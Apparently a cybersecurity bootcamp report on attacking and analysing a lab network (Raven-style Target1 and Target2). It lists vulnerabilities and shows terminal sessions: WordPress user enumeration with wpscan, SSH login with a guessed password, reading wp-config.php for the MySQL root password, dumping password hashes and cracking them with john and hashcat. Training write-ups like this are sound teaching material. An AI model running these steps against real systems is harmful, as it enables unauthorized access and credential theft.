Final Engagement

Attack, Defense & Analysis of a Vulnerable Network


Table of Contents

This document contains the following resources:

Network Topology
& Critical Vulnerabilities

Network Topology

Network
Address Range: 192.168.1.1-255
Netmask: 255.255.255.0
Gateway: 192.168.1.1



Machines
IPv4: 192.168.1.1
OS: Windows 10 Pro
Hostname: ML-RefVm-684427

IPv4: 192.168.1.90
OS: Kali Linux 2020.1
Hostname: Kali

IPv4: 192.168.1.100
OS: Ubuntu 18.04.4 LTS
Hostname: ELK

IPv4: 192.168.1.105
OS: Ubuntu 18.04.1 LTS
Hostname: Server1

IPv4: 192.168.1.110
OS: Debian Linux 8.11
Hostname: Target1

IPv4: 192.168.1.115
OS: Debian Linux 8.11
Hostname: Target2

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities *exclusive* to **Target 1**.

Vulnerability	Description	Impact
CWE-521 Weak Password Requirements	One password easily guessed Two passwords cracked with hashcat	Allows an attacker to log in via SSH as Michael or Steven Allows an attacker to log in to Wordpress admin as Steven
CWE-250 Execution with Unnecessary Privileges **CWE-269** Improper Privilege Management	Steven has permission to run Python with sudo	Allows privilege escalation to root

Critical Vulnerabilities: Target 1 and Target 2 (1 of 3)

Our assessment uncovered the following critical vulnerabilities in **Target 1** and **Target 2**.

Vulnerability	Description	Impact
CWE-200 Exposure of Sensitive Information to an Unauthorized Actor	On Target 1, Flag 1 is publicly exposed in HTML page source On Target 2, Flag 1 is publicly exposed at raven.local/vendor/PATH On Target 1 and Target 2 Wpscan enumerates all Wordpress usernames	Allows an attacker to access Sensitive information (Flag 1 and Wordpress usernames)
CWE-548 Exposure of Information Through Directory Listing	Directory listing is enabled at raven.local/vendor/	Allows anyone to browse the files and directories at this location

Critical Vulnerabilities: Target 1 and Target 2 (2 of 3)

Our assessment uncovered the following critical vulnerabilities in **Target 1** and **Target 2**.

Vulnerability	Description	Impact
CWE-269 Improper Privilege Management	Wordpress is accessing the MySQL database using the MySQL root user	Allows anyone with read access to wp-config.php to directly run arbitrary commands in any database on the server
CVE-2016-10033 PHPMailer before 5.2.18 Remote Code Execution	The mailSend function PHPMailer (before 5.2.18) might allow remote code execution, via a \" in a crafted Sender property	Allows an attacker to run commands and execute code as the www-data user

Critical Vulnerabilities: Target 1 and Target 2 (3 of 3)


Our assessment uncovered the following critical vulnerabilities in **Target 1** and **Target 2**.

Vulnerability	Description	Impact
CWE-250 Execution with Unnecessary Privileges **EDB-ID-1518** MySQL User-Defined Function (UDF) Dynamic Library	The MySQL service is running as root If MySQL is running as root, a dynamic library can be installed as a user defined SQL function This function can be called via SQL, allowing system commands to be executed as root	Allows privilege escalation to root
CVE-2021-3156 The Baron Samedit Heap Buffer Overflow	Heap Buffer Overflow in the version of Sudo (1.8.10p3) installed on the server	Allows privilege escalation to root

Exploits Used

Exploitation: CWE-200 - Exposure of Sensitive Information

- On Target 1, viewing HTML source in Firefox, reveals Flag 1



Exploitation: CWE-200 - Exposure of Sensitive Information

- On both targets, WPscan reveals Wordpress usernames
- Provides an attacker usernames to use during password brute force attacks

```
root@Kali:~/day1# wpscan --url http://raven.local/wordpress -e u,vp -o wpscan/enumUVP --api-token TGc0uM59j0asvEEKsZBSJOMnygU5iPzPC5VwdI7IoH4
root@Kali:~/day1# cat wpscan/enumUVP
_______________________________________________________________
        __          _______   _____
        \ \        / /  __ \ / ____|
         \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
          \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
           \  /\  /  | |     ____) | (__| (_| | | | |
            \/  \/   |_|    |_____/ \___|\__,_|_| |_|

[i] User(s) Identified:

[+] michael
 | Found By: Author Posts - Author Pattern (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Wp Json Api (Aggressive Detection)
 |   - http://raven.local/wordpress/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

Exploitation: CWE-521 - Weak Password Requirements

```
root@Kali:~/day1# ssh michael@192.168.1.110
michael@192.168.1.110's password:
Permission denied, please try again.
michael@192.168.1.110's password:

michael@target1:~$ find / -name flag* 2>/dev/null
/var/www/flag2.txt
/usr/lib/python2.7/dist-packages/dns/flags.pyc
/usr/lib/python2.7/dist-packages/dns/flags.py
/usr/share/doc/apache2-doc/manual/tr/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/ja/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/ko/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/zh-cn/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/de/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/es/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/da/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/pt-br/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/fr/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/en/rewrite/flags.html
/sys/devices/pnp0/00:03/tty/ttyS0/flags
/sys/devices/pnp0/00:04/tty/ttyS1/flags
/sys/devices/virtual/net/lo/flags
/sys/devices/platform/serial8250/tty/ttyS2/flags
/sys/devices/platform/serial8250/tty/ttyS3/flags
/sys/devices/LNXSYSTM:00/LNXSYBUS:00/PNP0A03:00/device:07/VMBUS:01/vmbus_0_14/net/eth0/flags
michael@target1:~$ cat /var/www/flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
```

Exploitation: CWE-521 - Weak Password Requirements

```
michael@target1:~$ cat /var/www/html/wordpress/wp-config.php
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```

- Michael's account can read /var/www/html/wordpress/wp-config.php
- Which has Wordpress database credentials (which happen to be the root MySQL user)
- We can select, read, write and delete any data we want now (Flag 3 and Flag 4)


```
mysql> select user_login, user_pass from wp_users;
+------------+------------------------------------+
| user_login | user_pass                          |
+------------+------------------------------------+
| michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 |
| steven     | $P$B6X3H3ykawf2oHuPsbjQiih5iJXqad. |
+------------+------------------------------------+
2 rows in set (0.00 sec)
```

Exploitation: CWE-521 - Weak Password Requirements

- Michael’s SSH password is the same as his username and easily guessed
- Steven’s SSH and Wordpress password is weak and easily cracked with John
- These credentials allow an attacker to access an SSH shell as either user
- Seven’s credentials allow an attacker to access Wordpress admin - view all posts

```
root@Kali:~/day1# john wordpressHashes --wordlist=/usr/share/wordlists/rockyou.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 512/512 AVX512BW 16×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
pink84           (steven)
1g 0:00:06:25 DONE (2021-04-14 04:19) 0.002590g/s 37159p/s 37278c/s 37278C/s !!!@@@!!!..*7¡Vamos!
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session completed
```

Exploitation: CWE-521 - Weak Password Requirements



Exploitation: CWE-521 - Weak Password Requirements

```
┌──(dpent㉿kali)-[~/bootcampw24]
└─$ cat hash
t1_root:$6$SDnTp/7p$G6lgab3vtMwJu8Qua5Nuuv0djkcNcVi2ofirIU7jKSUWBQQyt4lIY78irVjZPA9/MtJZlUZynVkse9XLi1mmH/
t1_michael:$6$7yX3fY5l$ouY.e3IrkeLUvuK5r6Iw2XIUl9UW8NPXQeKT9IKgj.37tnY0bLkB31AcP/h.j/c7ENnoToHB5dNgpp38/FnZS1
t1_steven:$6$EO2N8zNr$XtF0bTljrXXp5jkG6kA/JtqqAquoy7KK3a1nMLHtUacpItshheyPtd4j36dildZ5JKlO8T709DOEYtcDuY.6l/
t2_root:$6$RwnwUpOh$ZBfkEUK2Ilk3.maYiuMSpC.Mv.i43t4vvUsK.hL8qPMY9SspAke8jLNJXz2cR0WIQvGkD5JlqTvB1ljwFRRgI1
t2_michael:$6$OB32UNXV$d1G6Tpd3YnoVO1ud9tCvcS0BxGALd9quXiPmE4q3PPkfEfrRorZVwRqVkFjZIyBCa3Jq8fleFBLaWxxsOAabs0
t2_steven:$6$KvSBqaER$Os4XhMhNZcNd/qhFADLoTEYe3TS4IP1fs0wBPJMIOkySDjD8h5bgWjrhRxl5q.32t8lSglrWpHGH5ElSi3uDT1

┌──(dpent㉿kali)-[~/bootcampw24]
└─$ hashcat -m 1800 -a 0 -o cracked.txt hash /usr/share/wordlists/rockyou.txt --username
hashcat (v6.1.1) starting...

Session..........: hashcat
Status...........: Exhausted
Hash.Name........: sha512crypt $6$, SHA512 (Unix)
Hash.Target......: hash
Time.Started.....: Mon Apr 19 17:08:25 2021 (3 hours, 38 mins)
Time.Estimated...: Mon Apr 19 20:47:03 2021 (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:     4337 H/s (5.61ms) @ Accel:128 Loops:256 Thr:1 Vec:4
Recovered........: 2/6 (33.33%) Digests, 2/6 (33.33%) Salts
Progress.........: 86066310/86066310 (100.00%)
Rejected.........: 0/86066310 (0.00%)
Restore.Point....: 14344385/14344385 (100.00%)
Restore.Sub.#1...: Salt:5 Amplifier:0-1 Iteration:4864-5000
Candidates.#1....: $HEX[206b72697374656e616e6e65] → $HEX[042a0337c2a156616d6f732103]

Started: Mon Apr 19 17:08:19 2021
Stopped: Mon Apr 19 20:47:05 2021

┌──(dpent㉿kali)-[~/bootcampw24]
└─$ cat cracked.txt
t1_michael:$6$7yX3fY5l$ouY.e3IrkeLUvuK5r6Iw2XIUl9UW8NPXQeKT9IKgj.37tnY0bLkB31AcP/h.j/c7ENnoToHB5dNgpp38/FnZS1:michael
t1_steven:$6$EO2N8zNr$XtF0bTljrXXp5jkG6kA/JtqqAquoy7KK3a1nMLHtUacpItshheyPtd4j36dildZ5JKlO8T709DOEYtcDuY.6l/:pink84
```

